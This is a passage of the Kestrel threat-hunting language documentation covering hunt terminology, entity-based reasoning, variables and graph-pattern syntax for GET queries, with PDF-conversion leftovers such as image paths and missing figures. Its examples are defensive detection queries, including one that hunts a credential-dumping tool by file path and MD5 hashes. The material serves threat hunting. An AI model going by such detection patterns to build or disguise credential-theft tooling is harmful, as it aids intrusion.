To get the real destination IP addresses, you need to ask the proxy server or the SIEM system that stores the proxy logs, for example, *siemq* (QRadar) as provided to Kestrel in *Adding Kestrel Data Source Profiles*. This is an XDR hunt (RSAC'21 demo) that goes across host/EDR to SIEM/firewall.


Once you refer to a variable in a STIX pattern in `GET`, Kestrel will derive the time range for the `GET` based on the referred variable, which makes the relationship resolution unique.

3.6 Applying an Analytics

You can apply any external analyzing or detection logic for adding new attributes to existing Kestrel variables or performing visualizations. Check *Setup Kestrel Analytics* to better understand Kestrel analytics and learn how to use existing analytics in the kestrel-analytics repo.

3.6.1 Run an Analytics

Apply the analytics you built on the variable `proxynt` from *Referring to Kestrel Variables in GET* to pin IP addresses found in the variable onto a map. Before you finish typing the command, you can pause halfway at `APPLY docker://` and press `TAB` to list all available analytics from the Kestrel docker analytics interface.



This analytics first gets geolocations for all IP addresses in the network traffic using the GeoIP2 API. Then it uses Folium library to pin them on a map. Lastly, it serializes the output into a Kestrel display object and hands it over to the analytics manager in Kestrel runtime.

3.7 Forking and Merging Hunt Flows

Threat hunters might come up with different threat hypotheses to verify from time to time. And you can fork a hunt flow by running a command with a previously used Kestrel variable—the variable that is used in multiple commands are the point of fork. It is simple to merge hunt flows by merging variables like `newvar = varA + varB + varC`. Read more about composable hunt flows in *MERGE*.

3.8 More About The Language

Congratulations! You finished this challenging full Kestrel tutorial.

To learn more about the language terms, concepts, syntax, and semantics for writing composable hunt flows, see *Kestrel Command*.

CHAPTER

FOUR

LANGUAGE SPECIFICATION

4.1 Terminology and Concepts

This section helps junior hunters understand basic hunting terminology and align senior hunters with Kestrel's entity-based hunting methodology to focus on *what to hunt* and hunt efficiently.

4.1.1 Basic Terminology

Record

A record, log, or observation (STIX Observed Data) yielded by a host or network monitoring system. Usually a record contains information of an activity that is worth recording. For example:

- An ssh login attempt with root
- A user login and logout
- A process forking another process
- A network connection initialized by a process
- A process loading a dynamic loaded library
- A process reading a sensitive file

Formally defined, a record is a piece of machine-generated data that is part of a telemetry of the monitored host or network. Different monitoring systems yield records in their own formats and define the scope of a record differently. Some defines each system event, e.g., system call, as a record, while other system monitors may define a record as a set of related events. A monitoring system may yield a record for each file a process loaded, while another monitoring system may yield a record with a two- or three-level process tree plus loaded binaries and dynamic libraries as additional file nodes in the tree.

Entity

An entity is a system, network, or cyber object that can be identified by a monitor. Different monitors may have different capabilities identifying entities: an IDS can identify an IP or a host, while an EDR may identify a process or a file inside the host.

A record yielded by a monitor contains one or more entities visible to the monitor. For example:

- A log of an ssh login attempt with root may contain three entities: the ssh process, the user root, and the incoming IP.

- A web server, e.g., nginx, connection log entry may contain two entities: the incoming IP and the requested URL.
- An EDR process tree record may contain several entities including the root process, its child processes, and maybe its grand child processes.
- An IDS alert observation may contain two entities: the incoming IP and the target host.

Not only can a record contain multiple entities, but the same entity identified by the same monitor may appear in different records. For example, there are 5 records in an Elasticserach index that contain different pieces of information of a single process entity:

- One record is about creation/fork/spawn of the process.
- One record is about a file access operation of the process.
- Three records are about network communication of the process.

We discussed entity identification and extraction in Kestrel in *Entity Identification*.

Hunt

A cyberthreat hunt is a procedure to find a set of entities in the monitored environment that associates with a cyberthreat.

A comprehensive hunt or threat discovery finds a set of entities with their relations, for example, control- and data-flows among them, as a graph that associates with a cyberthreat. The comprehensive hunting definition assumes fully connected telemetry data provided by monitoring systems and is discussed in the *Theory Behind Kestrel*.

Hunt Step

A step in a hunt usually performs one of the five types of hunting actions:

1. Retrieval: *getting a set of entities*. The entities may be directly retrieved back from a monitor or a data lake with stored monitored data, or can be quickly picked up at any cache layer on the path from the user to a data source.
2. Transformation: *deriving different forms of entities*. Within a basic entity type such as *network-traffic*, threat hunters can perform simple transformation such as sampling or aggregating them based on their attributes. The results are special *network-traffic* with aggregated fields.
3. Enrichment: *adding information to a set of entities*. Computing attributes or labels for a set of entities and attach them to the entities. The attributes can be context such as domain name for an IP address. They can also be threat intelligence information or even detection labels from existing intrusion detection systems.
4. Inspection: *showing information about a set of entities*. For example, listing all attributes an labels of a set of entities; showing values of specified attributes of a set of entities.
5. Flow-control: *merge or split hunt flows*. For example, merge the results of two hunt flows to apply the same hunt steps afterwords, or to fork a hunt flow branch for developing a variant of the threat hypothesis.

Hunt Flow

The control flow of a hunt. A hunt flow comprises a series of hunt steps, computing multiple sets of entities, and deriving new sets of entities based on previous ones. Finally, a hunt flow reveals all sets of entities that are associated with a threat.

A hunt flow in Kestrel is a sequence of Kestrel commands. It can be stored in a plain text file with suffix `.hf` and executed by Kestrel command line, e.g., `kestrel apt51.hf`.

Huntbook

A hunt flow combined with its execution results in a notebook format. Usually a saved Jupyter notebook of a Kestrel hunt is referred to as a huntbook, which contains the hunt flow in blocks and its execution results displayed in text, tables, graphs, and other multi-media forms.

Jupyter Notebook supports saving a huntbook (`*.ipynb`) into a hunt flow (`*.hf`) by clicking `File -> Download as -> Kestrel (.hf)`.

4.1.2 Key Concepts

Kestrel brings two key concepts to cyberthreat hunting.

Entity-Based Reasoning

Humans understand threats and hunting upon entities, such as, malware, malicious process, and C&C host. As a language for threat hunters to express *what to hunt*, Kestrel helps hunters to organize their thoughts on threat hypotheses around entities. To compute/compile *how to hunt*, the Kestrel runtime assembles entities with pieces of information in different records that describes different aspects of the entities, e.g., some records describe process forking/spawning, and some other records describe network communications of the same processes.

Kestrel builds an entity-graph internally after fetching data from data sources, which enables walking the graph. For example, in the huntflow below, a hunter gets data of a process (`proc`), finds its child processes (`pcs`), filters one of the child processes (`pc`), finds its network traffic (`nt`), and finally lists all remote IP addresses (`rips`) with which the specific child process communicates.

```
proc = GET process ...
pcs = FIND process CREATED BY proc
pc = pcs WHERE ...
nt = FIND network-traffic CREATED BY pc
rips = FIND ipv4-addr ACCEPTED nt
```

Kestrel also proactively asks data sources to get information about entities—*Entity Data Prefetch*. With this design, threat hunters always have all of the information available about the entities they are focusing on, and can confidently create and revise threat hypotheses based on the entities and their connected entities. Meanwhile, threat hunters do not need to spend time stitching and correlating records since most of this tedious work on *how to hunt* is solved by the Kestrel runtime.


Composable Hunt Flow

Simplicity is the design goal of Kestrel, yet Kestrel does not sacrifice the power of hunting. The secret sauce to achieve both is the idea of composability from functional programming.

To compose hunt flows freely, Kestrel defines a common data model around entities, that is, Kestrel variables, as the input and output of every hunt step. Every hunt step yields a Kestrel variable (or `None`), which can be the input of another hunt step. In addition to freely pipe hunt steps to compose hunt flows, Kestrel also enables hunt flows forking and merging:

- To fork a hunt flow, just consume the same Kestrel variable by another hunt step.
- To merge hunt flows, just do a hunt step that takes in multiple Kestrel variables.

Here's an example of a composable Kestrel hunt flow:



4.2 Entity and Variable

We discuss the data model from language perspective (how end users are performing entity-based reasoning), to implementation logic.

4.2.1 Entities in Kestrel

Entity defines an object in a *record*. In theory, Kestrel can handle any type of entities as data sources provide. In real-world uses, users could primarily use *STIX-shifter Data Source Interface*—the first Kestrel supported data source interface—to retrieve data. stix-shifter is a federated search engine with stix-shifter connectors to a variety of data sources. The retrieved data through *STIX-shifter Data Source Interface* is STIX Observed Data, and the entities in it are STIX Cyber Observable Objects (SCO), the types and attributes of which are formally defines in STIX.

Note that STIX is open to both custom attributes and custom entity types, and each stix-shifter connectors could implement entities and attributes beyond standard STIX SCO. For example, many stix-shifter connectors yield entities defined in OCA/stix-extension like `x-oca-asset`, which is an entity of a host/VM/container/pod.

Common Entities and Attributes

Below is a list of common entities and attributes when using *STIX-shifter Data Source Interface*:

Entity Type	Attribute Name	Value Example
process		
	name	powershell.exe
	pid	1234
	command_line	powershell.exe -Command $Res = 0;
	parent_ref.name	cmd.exe
	binary_ref.name	powershell.exe
	x_unique_id	123e4567-e89b-12d3-a456-426614174000
network-traffic		
	src_ref.value	192.168.1.100
	src_port	12345
	dst_ref.value	192.168.1.1
	dst_port	80
	protocols	http, tcp, ipv4
	src_byte_count	96630
	dst_byte_count	56600708
file		
	name	cmd.exe
	size	25536
	hashes.SHA-256	fe90a7e910cb3a4739bed918…
	hashes.SHA-1	a9993e364706816aba3e2571…
	hashes.MD5	912ec803b2ce49e4a541068d…
	parent_directory_ref.path	C:\Windows\System32
directory		
	path	C:\Windows\System32
ipv4-addr	value	192.168.1.1
ipv6-addr	value	2001:0db8:85a3:0000:0000:8a2e:0370:7334
mac-addr	value	00:00:5e:00:53:af
domain-name	value	example.com
url	value	https://example.com/research/index.html
user-account		
	user_id	1001
	account_login	ubuntu
	account_type	unix
	is_privileged	true
email-addr		
	value	john@example.com
	display_name	John Doe
windows-registry-key	key	HKEY_LOCAL_MACHINE\System\Foo\Bar
autonomous-system		
	number	15139
	name	Slime Industries

4.2.2 Kestrel Variable

A Kestrel variable is a list of homogeneous entities—all entities in a variable share the same type, for example, `process`, `network-traffic`, `file`.

Naming

The naming rule of a Kestrel variable follows the variable naming rule in C language: a variable starts with an alphabet or underscore _, followed by any combination of alphabet, digit, and underscore. There is no length limit and a variable name is case sensitive.

Mutability

Kestrel variables are mutable. They can be partially updated, e.g., new attributes added through an analytics, and they can be overwritten by a variable assignment to an existing variable.

Data Representation

A Kestrel variable points to a *data table*, which stores entity information regarding their appearances in different records. Each column is an attribute of the entities. Each row contains information of an *entity* extracted from a single *record*. Since the same entity could appear in multiple records, multiple rows could contain information of the same entity (extracted from different records).

Using the 5-Elasticsearch-record example in *Entity*, assume the 5 records are all around process with pid `1234`, a user can get them all into a Kestrel variable `proc`:

```
proc = GET process FROM stixshifter://sample_elastic_index WHERE pid = 1234
```

The result variable `proc` contains 1 entity (process `1234`) while there are 5 rows in the data table of the variable, each of which stores the process related information extracted from one of the 5 records in Elasticsearch.

Similarly, a variable could have 3 entities, each of which is seen in 6 records. In total, the data table of the variable has 18 rows, and the columns (set of attributes of the entities in the variable) is the union of all attributes seen in all rows. One can use the *INFO* command to show information of the variable (how many entities; how many records; what are the attributes) and the *DISP* command to show the data table of the variable.

Internally, Kestrel stores the data table of each variable in a relational database (implemented in firepit as a view of an entity table). When Kestrel passes a variable to an analytics via the *Python Analytics Interface*, the data table in the variable is formated as a Pandas Dataframe. When Kestrel passes a variable to an analytics via the *Docker Analytics Interface*, the data table in the variable is dumped into a parquet file before given to the container. In addition, Kestrel has *SAVE* and *LOAD* commands to dump the data table of a variable to/from a CSV or parquet file.

Variable Transforms

When Kestrel extracts *entities* from *records* to construct the data table for a variable, only information about each entity is extracted, such as attributes of that entity. However, a record may have some additional information besides all entities in it, such as when the record is observed or when the event happened (if a record is defined as an individual event by a data source).

Such information is not in a Kestrel variable, but they could be useful in a hunt. In Kestrel, there are *variable transforms* that transforms the data table of a variable into other formats such as a data table with additional columns of record/event/(STIX Observed Data) timestamps. Kestrel supports three transforms currently:

- `TIMESTAMPED()`: the function, when applied to a variable, results in a new column `first_observed` in the transformed data table.
- `ADDOBSID()`: the function, when applied to a variable, results in a new column `observation_id` in the transformed data table.
- `RECORDS()`: the function, when applied to a variable, results new columns `observation_id`, `first_observed`, `last_observed`, and `number_observed` in the transformed data table.

Usage example:

```
ts_procs = TIMESTAMPED(procs)
```

Hunters can then apply time-series analysis analytics or visualization analytics using the new column `first_observed`. Check for an example in the 3rd example of our tutorial huntbook 5. Apply a Kestrel Analytics.ipynb.

4.2.3 Advanced Topics

Kestrel implements *Entity-Based Reasoning*, while most security data are not stored in this human-friendly view. More commonly, raw data is generated/structured/stored in the view of *record* around individual/aggregated system calls or network traffic.

Kestrel makes two efforts to lift the information in machine-friendly *records* into human-friendly *entities* to realize *Entity-Based Reasoning*.

Entity Identification

An *entity* could reside in multiple *records*—Check an example in *Entity*. Kestrel recognizes the same entity across different records so it is possible to construct the graph of entities and walk the graph to fulfill *Entity-Based Reasoning*.

Given the huntflow example in *Entity-Based Reasoning*, some records Kestrel get from the data source may contain information about the creation of processes in `pcs`, while another set of records may contain information about network traffic of the process. Kestrel identifies the same entity, e.g., process, across multiple records, to enable the execution of such huntflow.

For many standard STIX Cyber Observable Objects entity types (detailed in *Common Entities and Attributes*), there could be one or a set of attributes that uniquely identify the entity, e.g., the `value` attribute (IP address) of `ipv4-addr` entities uniquely identify them; the `key` attribute (registry key) of `windows-registry-key` entities uniquely identify them. Kestrel uses these obvious identifiers if they exist.

However, the complexity comes regarding some important entities, especially `process` and `file`. Some data sources (system monitors) generate a universal identifier for a process, i.e., UUID/GUID, while some others don't. Even with UUID information avaliable, there is no standard STIX property that is designed to hold this piece of information. In addition, the description of an entity in a record may be incomplete due to the limited monitoring capability, data aggregation, or software bug. For example, a record may have `pid` and `name` information of a process, but another record may only have `pid` but not `name` information of the same process.

Given the complexities, Kestrel implements a comprehensive mechanism for entity identification, especially for `process`:

- It combines avaliable information of pid, ppid, name, and time observed to decide whether two process in two records are actually the same process (entity).
- The observed time of a record does not infer how long the entity lives, while the same set of entity attributes could be reused by another entity, e.g., `pid` is recycled by OS. Kestrel inexactly infers the life span of an entity and identifies different entities with similar attributes. Parameters for customization are described in *Configuration*.

- In the future, UUID will be used as the unique identifier of process when avaliable.

Entity Data Prefetch

Since an *entity* could reside in multiple *records* (example in *Entity*), Kestrel proactively asks data sources to get information about the entities in different records when building Kestrel variables.

For example, the user may write the following pattern to get processes that were executed from binary `explorer.exe`:

```
procs = GET process FROM ... WHERE binary_ref.name = 'explorer.exe'
```

The data source may have records about network traffic of the target processes but those records do not necessary have process binary information in them, so those records will not be retrieved using the user specified pattern `WHERE binary_ref.name = 'explorer.exe'`. Thus, Kestrel needs to prefetch those records to complete information about the entities such as:

- Additional attributes of the entities not in the records retrieved by the user specified pattern.
- Identifiers of connected entities to prepare execution of follow-up *FIND* commands.

Kestrel implements a prefetch logic to generate additional queries to the data source after a user specified pattern/query is executed (in the *GET* command). Prefetch is also used as the second step to implement the *FIND* command.

The high-level description of the *FIND* command realization:

1. It obtains basic information about the connected entities from the local cache (in firepit). The local cache contains prefetched records of the referred variable specified in `FIND`. The previous prefetch retrieved records with connection information between entities in the two variables, as well as limited information of the new entities to be returned.
2. It queries the data source to retrieve complete information around the new entities to return before putting all information into the return variable.
3. For entity type `process`, since there may be no unique identifier as discussed in *Entity Identification*, Kestrel over-queries the data source with process `pid` in the above prefetch step, then it applies comprehensive logic to filter out records that do not belong to the returned processes. In the future, the logic could be embedded into data source queries, e.g., with process UUID support.

The prefetch feature can be turned off against a specific entity type or a specific Kestrel command. This is useful if prefetch causes huge overhead with some data sources. Edit Kestrel *Configuration* to customize the prefetch behavior for a Kestrel deployment.

4.3 Graph Pattern and Matching

This section describes *Extended Centered Graph Pattern* (ECGP), which goes into the body of the `WHERE` clause in Kestrel *GET* and *FIND* commands. This section also covers timestamp formating and styling in Kestrel.

In a nutshell, ECGP describes a forest with one of the trees named the centered subgraph and other trees named extended subgraphs.

ECGP is a superset of STIX pattern, which means one can directly write a STIX pattern in the `WHERE` clause. ECGP gives semantic explanation of standard STIX pattern, a.k.a., *Centered Graph Pattern*, and goes a little beyond it for simplicity and expressiveness. This section explains ECGP from its simplest form to its full power in the following subsections.

4.3.1 Single Comparison Expression Pattern

Kestrel implements *Entity-Based Reasoning*, so the simplest task to perform with Kestrel is to *GET* entities according to one of their attributes. For example, one may want to get all `powershell.exe` processes executed on a monitored endpoint during a time range. The pattern is very simple:

```
name = "powershell.exe"
```

This is called a *Comparison Expression*, which is composed of an attribute and the specified value (check more in *Common Entities and Attributes*). In this case, a single comparison expression constructs this simple pattern (ECGP).

Assuming the endpoint can be specified by a Kestrel data source `stixshfiter://edp1` and the *Time Range* is `2022-11-11T15:05:00Z` to `2022-11-12T08:00:00Z`, we can put the pattern in the `WHERE` clause of the command, and the entire `GET` command is:

```
ps = GET process
     FROM stixshifter://edp1
     WHERE name = "powershell.exe"
     START 2022-11-11T15:05:00Z STOP 2022-11-12T08:00:00Z
```

Kestrel supports multiple stylings of writing a comparison expression:

1. The command can be written in one or multiple lines with *any indentation style*. And the pattern itself can be written in one or multiple lines, a.k.a., either of the following is valid and the variable `ps` has the same entities as the following `ps1` and `ps2`:

   ```
   ps1 = GET process FROM stixshifter://edp1 WHERE name = "powershell.exe"
         START 2022-11-11T15:05:00Z STOP 2022-11-12T08:00:00Z

   ps2 = GET process
     FROM stixshifter://edp1
               WHERE name =
     "powershell.exe"
           START 2022-11-11T15:05:00Z
       STOP 2022-11-12T08:00:00Z
   ```

2. One can use either single or double quotes around string literals, a.k.a., the following patterns are equivalent:

   ```
   name = 'powershell.exe'
   name = "powershell.exe"
   ```

3. To be STIX pattern compatible, one can specify entity type before the attribute like `entity_type:attribute`. For the simple powershell pattern, since the return entity type is already specified earlier in the `GET` command, this is redudant and optional. However, the specification of the entity type is required for *extended subgraphs*, which we will discuss in the more complex *Extended Centered Graph Pattern*. In short, the following command returns exactly same results into `ps3` as in `ps`.

   ```
   ps3 = GET process
         FROM stixshifter://edp1
         WHERE process:name = 'powershell.exe'
         START 2022-11-11T15:05:00Z STOP 2022-11-12T08:00:00Z
   ```

4. To be STIX pattern compatible, one can put square brackets in the `WHERE` clause before the time range specification (`START`/`STOP`). That is to say, the following command returns exactly same results into `ps4` as in `ps`.

```
ps4 = GET process
      FROM stixshifter://edp1
      WHERE [process:name = 'powershell.exe']
      START 2022-11-11T15:05:00Z STOP 2022-11-12T08:00:00Z
```

Kestrel supports three types of values in comparison expressions: a literal string, a number, or a list (or nested list). For examples:

- Number as value: `src_port = 3389`
- List as value: `name IN ('bash', 'csh', "zsh", 'sh')`
- Square bracket around list: `dst_port IN [80, 443, 8000, 8888]`
- Nested list support (flattened after parsing): `name IN ('bash', ('csh', ('zsh')), "sh")`

Kestrel supports the following operators in comparison expression (yet a specific stix-shifter connector used to execute a hunt may only implement a subset of these, check the error message if you encountered a problem):

- =/==: They are the same.
- >/>=/</<=: They work for number as a value.
- `!=`/`NOT`: The negative operator.
- `IN`: To be followed by a list or a nested list.
- `LIKE`: To be followed by a quoted string with wildcard `%` (as defined in SQL).
- `MATCHES`: To be followed by a quoted string of Regular Expression (PCRE).
- `ISSUBSET`: Only used for deciding if an IP address/subnet is in a subnet, e.g., `ipv4-addr:value ISSUBSET '198.51.100.0/24'`. Details in STIX pattern.
- `ISSUPERSET`: Only used for deciding if an IP subnet is larger than another subnet/IP, e.g., `ipv4-addr:value ISSUPERSET '198.51.100.0/24'`. Details in STIX pattern.

4.3.2 Single Node Graph Pattern

Upgrading from specifying a single comparison expression to describing multiple attributes of the returned entity in a pattern, one can use logical operators `AND` and `OR` to combine comparison expressions and use parenthesis `()` to raise the precedence of combined expressions.

Examples:


```
# a single (process) node graph pattern
proc1 = GET process
        FROM stixshifter://edp1
        WHERE name = "powershell.exe" AND pid = 1234
        START 2022-11-11T15:05:00Z STOP 2022-11-12T08:00:00Z

# a single (network-traffic) node graph pattern
# this pattern is equivalent to `dst_port IN (80, 443)`
netflow1 = GET network-traffic
           FROM stixshifter://gateway1
           WHERE dst_port = 80 OR dst_port = 443
           START 2022-11-11T15:05:00Z STOP 2022-11-12T08:00:00Z

# a single (file) node graph pattern
```

(continues on next page)

(continued from previous page)


```
minikatz = GET file
           FROM stixshifter://edp1
           WHERE name = "C:\ProgramData\p.exe"
              OR hashes.MD5 IN ( "1a4fe4413a92d478625d97b7df1bd0cf"
                               , "b6ff8f31007a3629a3c4be8999001ec9"
                               , "e8994399f1656e58f72443b8861ce5d1"
                               , "9ae602fddb5d2f9b63c5eb6aad0a2612"
                               )
           START 2022-11-11T15:05:00Z STOP 2022-11-12T08:00:00Z

# a single (user-account) node graph pattern
users = GET user-account
        FROM stixshifter://authlogs
        WHERE (user_id = 1001 AND account_login = "Tracy")
           OR  user_id = 0
           OR (user_id = 1003 AND is_privileged = true)
           OR (account_login = "JJ" AND is_privileged = true)
        START 2022-11-11T15:05:00Z STOP 2022-11-12T08:00:00Z
```

The result is a graph pattern that has a single node—the returned entity.



4.3.3 Centered Graph Pattern

Using references `_ref`/`_refs[*]` in STIX, one can describe edges in a graph pattern. This extends a pattern from a single node to a tree with a root. The tree is called the *centered subgraph*. The root is the returned entity.



The above figure illustrates the centered graph pattern around the center node `C` (a process):

```
procs = GET process FROM stixshifter://edp1
        WHERE name = 'cmd.exe'                                  # blue attribute
          AND binary_ref.name MATCHES '.+\.(exe|dll|bat)$'      # orange branch
```

(continues on next page)

(continued from previous page)

```
        AND opened_connection_refs[*].dst_ref.value = '10.1.1.1' # green branch
        AND ( ( parent_ref.name = 'explorer.exe' AND             # yellow branch
                parent_ref.binary_ref.name = 'explorer.exe'      # lightblue branch
              ) OR
              ( parent_ref.name LIKE '%.exe' AND                 # yellow branch
                parent_ref.binary_ref.name != 'powershell.exe'   # lightblue branch
              )
            )
      START 2022-11-11T15:05:00Z STOP 2022-11-12T08:00:00Z
```

4.3.4 Pattern Matching Explained

Kestrel matches an ECGP against each *record*, retrieves the records that contain instances of the ECGP, returns the center entity of the ECGP to the Kestrel variable, and caches all entities in the retrieved records in firepit (in-memory/on-disk/remote store established for each Kestrel session).

More precisely, Kestrel generates one STIX Observation Expression from an ECGP and appends the time range qualifier (`START/STOP`) to create one STIX pattern before passing the STIX pattern to a Kestrel data source interface, e.g., *STIX-shifter Data Source Interface*, to match.

Currently, one STIX pattern generated by Kestrel only contain **one** STIX Observation Expression and only the `START/STOP` qualifier is used. Since one STIX observation expression is matched against one *record* in STIX, we get to the conclusion given at the beginning of this subsection:

```
Kestrel matches an ECGP against each record.
```

What if someone describes a large pattern in ECGP but the data source only has tiny records? For example, one could write a ECGP as a *centered subgraph* with three nodes—the centered process, the parent process, and the grandparent process:

```
procs = GET process FROM stixshifter://edp1
        WHERE name = 'cmd.exe'
          AND parent_ref.name = 'explorer.exe'
          AND parent_ref.parent_ref.name = 'abc.exe'
```

If the data source `edp1` defines *records* as individual system events or system calls—a record mostly has a process and its parent process, but not its grandparent process—the ECGP will match nothing since no single record in `edp1` can satisfy the large pattern.

This is a fundamental limitation when we run Kestrel (*Entity-Based Reasoning*) on top of the traditional record-based systems. A Kestrel runtime can potentially split one ECGP into multiple STIX Observation Expressions to match against multiple records, but:

1. STIX does not define the size/boundary of a *record* (STIX observation), and it is unknown into how many STIX Observation Expressions to split an ECGP.
2. Each data source defines the size/boundary of *records* differently, and the definition is not always well documented or retrievable by Kestrel via an API.


We suggest users write small Kestrel ECGP (subgraph with one-hop radius) to mitigate this issue in real-world uses, especially when users don't know how large a *record* in a data source is. Users can explicitly split a large pattern into smaller patterns (in *GET* commands) plus a few Kestrel *FIND* to connect them. Each Kestrel command like *GET* and *FIND* generates one or more STIX patterns and assmebles results.

A graph database instead of record-based storing/retrieving is the ultimate solution to this problem. More is discussed at *Theory Behind Kestrel*.

4.3.5 Extended Centered Graph Pattern

Pattern Matching Explained concludes that Kestrel matches an ECGP against each *record*. On one hand, records limit the matching. On the other hand, results could provide extra information to match the centered subgraph—there could be information in a *record* that is not connected to the center entity (root of the *centered subgraph*), but the information is useful/auxiliary in finding/matching the *centered subgraph*.

Since everything is part of a graph in *Entity-Based Reasoning* (more discussion in *Theory Behind Kestrel*), the auxiliary information should be able to express as subgraphs. Now we add the concept of *extended subgraph* to ECGP, so ECGP is called *extended centered graph pattern*.



The above figure illustrates the extended centered graph pattern (`C` is the root of the centered subgraph; `E` is the root of extended subgraph):

```
procs = GET process FROM stixshifter://edp1
        WHERE name = 'cmd.exe'                                      # blue attribute
          AND binary_ref.name MATCHES '.+\.(exe|dll|bat)$'          # orange branch
